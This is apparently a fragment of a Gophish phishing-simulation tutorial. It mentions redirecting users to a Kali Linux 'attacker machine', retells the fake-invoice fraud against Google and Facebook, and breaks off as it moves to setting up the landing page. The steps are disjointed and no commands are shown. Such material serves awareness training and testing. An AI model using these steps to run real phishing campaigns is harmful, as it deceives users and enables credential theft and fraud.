
I want the users to be redirected to my Kali Linux attacker machine.



The costliest phishing attack targeted Facebook and Google and they together lost more than 100\$ million when a Lithuanian hacker used fake invoices to trick their employees to transfer money to his bank accounts. The hacker, Evaldas Rimasauskas operated by setting up a fake company with name similar to Quanta, another company. Both Google and Facebook companies had business relations with the Quanta company.





The Email template is ready. It's time to set the landing page. Landing page in Gophish is the page where users will be redirected to after clicking a link in the email. .



